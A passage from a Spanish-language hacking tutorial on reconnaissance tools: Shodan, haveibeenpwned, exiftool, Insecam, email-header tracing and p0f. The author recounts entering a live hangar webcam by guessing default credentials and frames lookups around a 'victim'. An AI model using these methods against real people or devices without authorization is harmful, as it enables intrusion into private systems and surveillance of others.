
Shodan tiene una versión de paga, pero a menos que lo uses funciones avanzadas, podrás acceder a la mayoría de sus funciones de forma gratuita.

Ahora, al ingresar a Shodan, tendrás dos opciones principales, la primera es hacer una búsqueda específica, lo cual es particularmente útil si ya sabes tú objetivo (por ejemplo, servidores de algún tipo o en algún rango de IPs), y la segunda, es entrar a los “directorios de búsqueda” de Shodan, que te mostrará algunas de las búsquedas más comunes y recientes.


Empezaremos por la segunda.



Como puedes ver, podrías aquí utilizar las búsquedas recientes para encontrar cámaras web, bases de datos, o sistemas de control industrial, incluso es posible entrar a cámaras de los semáforos.



Al seleccionar una categoría, o hacer una búsqueda, te dará una pantalla similar a esta, en la que nos muestra cuantos activos encontró y de qué países, los banners que nos dan algo de información de su sistema (Linux, protocolos, servicios, etc.), y si hacemos clic en el título, por ejemplo en “:::LOGIN:::”, nos enviará a la página del activo, donde podríamos intentar entrar debido a alguna vulnerabilidad, o contraseña débil (es muy común que dejen las contraseñas/usuarios de fabrica).



Este, por ejemplo, es una cámara web dentro de un hangar de aviones, con control en java suficiente como para permitirme mover la cámara y ver en vivo lo que esté pasando dentro del lugar (tal y como te lo imaginarias en una película de Hollywood).

Para entrar aquí, lo único que hice fue seleccionar una de las ligas, buscar las contraseñas/usuarios de fábrica posibles, e intentar todas las combinaciones (usualmente es “admin”, “admin” o algo similar), y me dio acceso.

Ahora, una pequeña advertencia: dentro de este buscador se pueden encontrar dispositivos con información sensible como bases de datos, luces

de tráfico, o cámaras de tráfico, entrar a estas, o manipularlas de cualquier forma sin permiso, podría meterte en problemas legales.

Para encontrar algo en particular basta con hacer una búsqueda especifica en la barra de búsqueda, como, por ejemplo, especificar qué quieres un sistema Linux, o Windows, o con cierto banner de algún fabricante de software o hardware que desees atacar.


¿Has sido hackeado?

Esta herramienta, aunque muy sencilla, puede llegar a ser bastante útil, se llama haveibeenpwned, y puedes encontrarla en https://haveibeenpwned.com.


Tiene una base de datos de las filtraciones de datos de usuarios más grandes, como ha sido Dropbox, Adobe, LinkedIn, Yahoo!, entre otras, y en su buscador puedes buscar los correos electrónicos para ver si han sido filtrados en alguna de estas bases de datos.

¿Para que pudiera servirte? Con esto podrías darte cuenta de los servicios a los que está registrado tu objetivo, y potencialmente hasta obtener alguna credencial vieja de este, si es que la encuentras en la base de datos.

¿Para usar la herramienta, simplemente ingresa el correo electrónico de tu víctima, y haz clic en “pwned?”



Si el correo ha sido comprometido, aparecerá en donde, cuando, y que ha sido comprometido en la parte de abajo, algo similar a este ejemplo de LinkedIn.



Esta herramienta también te puede ayudar a auditar que tan buena es tu seguridad personal, ya que, si tus proveedores son hackeados, tu información está comprometida.

Encontrar con que están hechas las páginas web

Builtwith es otra herramienta muy sencilla en la web, te ayudará a identificar con que tecnología fue creada una página web, lo cual es generalmente lo primero que verificó cuando estoy viendo como auditar a una página web.



Al poner en la búsqueda la página web, te dará una lista de tecnologías que utiliza, aquí puedes identificar fácilmente si está desarrollada con

WordPress, Bootstrap o cualquier otra tecnología.


Puedes entrar en https://builtwith.com

Encontrar versiones anteriores de páginas web


Archive, o también conocido como WayBackMachine, podría definirla esta herramienta cómo "la máquina del tiempo" del internet, en esta herramienta, a la cual puedes acceder en https://archive.org, puedes realizar búsquedas de páginas web antiguas o versiones anteriores.

Te podría servir para encontrar información, ligas o documentos que los administradores hayan borrado o corregido, pero tu podrás encontrar sus errores pasados si usas estas herramientas.

Basta con escribir la URL de la página que deseas investigar.



Y te dará un calendario de páginas viejas que ha guardado la herramienta.



Si haces clic en cualquiera de esas fechas marcadas, puedes encontrar páginas web guardadas de esa fecha.

Encontrar ubicaciones por medio de una foto

A veces, nuestro objetivo sube fotos o archivos a la red, y no sabe que en ellos hay meta data, es decir, información no visible que es parte del archivo, que nos puede dar información importante.

Por ejemplo, la meta data nos podría dar información del usuario que creó algún archivo, el sistema operativo que se utilizó para crearlo, cuando se creó, o incluso, a veces hasta ubicaciones de donde se tomó, por ejemplo, una fotografía.

Para eso existen herramientas como exiftool, que toma los metadatos de una fotografía y te los muestra. Para utilizar la herramienta, basta con mandar llamar la herramienta, seguido de la dirección de la imagen en la que queremos encontrar información.



Podemos esperar una respuesta similar a esta:

```
Image Height                    : 1536
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Aperture                        : 1.7
GPS Latitude                    : [redacted] deg [redacted]' 7.00" N
GPS Longitude                   : [redacted] deg [redacted]" W
GPS Position                    : [redacted] deg [redacted]" N, [redacted] deg [redacted]' [redacted].00" W
Image Size                      : 2048x1536
Megapixels                      : 3.1
Scale Factor To 35 mm Equivalent: 8.5
Shutter Speed                   : 1/17
Create Date                     : 2018:07:17 19:26:23.0278
Date/Time Original              : 2018:07:17 19:26:23.0278
Modify Date                     : 2018:07:17 19:26:23.0278
Thumbnail Image                 : (Binary data 17025 bytes, use -b option to ext
ract)
Circle Of Confusion             : 0.004 mm
Field Of View                   : 71.5 deg
Focal Length                    : 3.0 mm (35 mm equivalent: 25.0 mm)
Hyperfocal Distance             : 1.44 m
Light Value                     : 3.3
```

Por ejemplo, en esta foto se pudo encontrar la ubicación geográfica de donde se tomó la foto en base a la meta data del archivo, también se obtuvo el nombre del dispositivo que la tomo, y el modelo del móvil con el que se tomó.

Entrar a cámaras de seguridad

Este es otro buscador, te muestra cámaras web en vivo que puedes acceder directamente, y cierto, en Shodan podrías encontrar lo mismo, pero no con tanta facilidad ni confiabilidad, aquí todas las cámaras están 100% abiertas sin esfuerzo.

Por ejemplo, busque México, y me muestra todas las cámaras en México que están abiertas:



Este servicio es más para demostración de todas las cámaras que se pueden encontrar y entrar, por ejemplo, en Monterrey hay algunas disponibles dentro de oficinas de empresas, las cuales podrían poner en riesgo la seguridad de dichas empresas.


Puedes entrar en https://www.insecam.org/ .

Rastreo de IP e información en email

A veces vas a lograr obtener información tal como la IP o incluso un correo electrónico, y desde ese punto puedes sacar más información. Por ejemplo, si tienes una IP, podrías sacar información de qué ciudad proviene y hasta potencialmente (si es una IP asignada a una empresa) de que empresa vino y donde está localizada, para esto, podrías usar servicios tales como https://ipinfo.io y simplemente ingresar en el buscador la IP que quieras encontrar.

Por otro lado, es posible obtener información adicional de la meta data de un correo electrónico, para hacer esto, basta con abrir el correo electrónico, y ponerle en la opción de “ver original”.

El ejemplo demostrado es de Gmail, pero Outlook y las otras alternativas también tienen una opción similar.



De esta pantalla puedes darte cuenta de información que se puede obtener, como la IP desde donde se envió (lo cual podría delatar el servidor SMTP), pero, la información interesante está en la parte inferior, en donde podrás obtener todavía más información, incluyendo si al enviarse el servidor cuenta con encriptación o no.

Original Message

Message ID	[illegible]
Created at:	Fri, Jun [illegible] 2018 at 4:21 PM (Delivered after 178 seconds)
From:	[illegible]
To:	[illegible]
Subject:	[illegible]
SPF:	NEUTRAL with IP [illegible] Learn more
DKIM:	'PASS' with domain [illegible] Learn more

Se ve como información inútil y poco entendible a primera vista, sin embargo, al copiar y pega el código en esta dirección como https://whatismyipaddress.com/trace-email, podría empezar a hacer más sentido.

Trace Email Analyzer

Paste the header you've copied in the box.

Find Email Sender


Basta con pegar el código de los metadatos en esta caja y presionar el botón rojo.

Reconocimiento en red pasivo

A veces necesitas obtener información de sistemas dentro de tu red local, o que están haciendo conexiones con tu sistema, para esto, existe una herramienta llamada P0F.

Lo que hace P0F, es que interpreta los paquetes que entren a la interfaz, e intenta interpretarlos para obtener de qué sistema fueron enviados.

Para utilizar P0F en Kali, basta con escribir el comando p0f -i <interfaz>, en donde <interfaz> es el nombre de interfaz en el que vas a escuchar los paquetes.



Ahora, esto solo está escuchando e interpretando paquetes en tu interfaz, así que por sí solo probablemente no te será útil, sin embargo, combinado con otras herramientas, como por ejemplo ettercap, que se ve en capítulos posteriores, te podría ser muy útil.

Como respuesta, podrías esperar de esta herramienta algo similar a lo siguiente:

```
.-[ 192.168.1.67/60144 -> 35.166.234.151/443 (syn) ]-
|
| client   = 192.168.1.67/60144
| os       = Linux 3.11 and newer
| dist     = 0
| params   = none
| raw_sig  = 4:64+0:0:1460:mss*20,7:mss,sok,ts,nop,ws:df,id+:0
|
`....
```

Que como ves, te muestra la IP y puerto de donde se mandó el paquete syn, y el posible sistema operativo a donde pertenece este paquete.

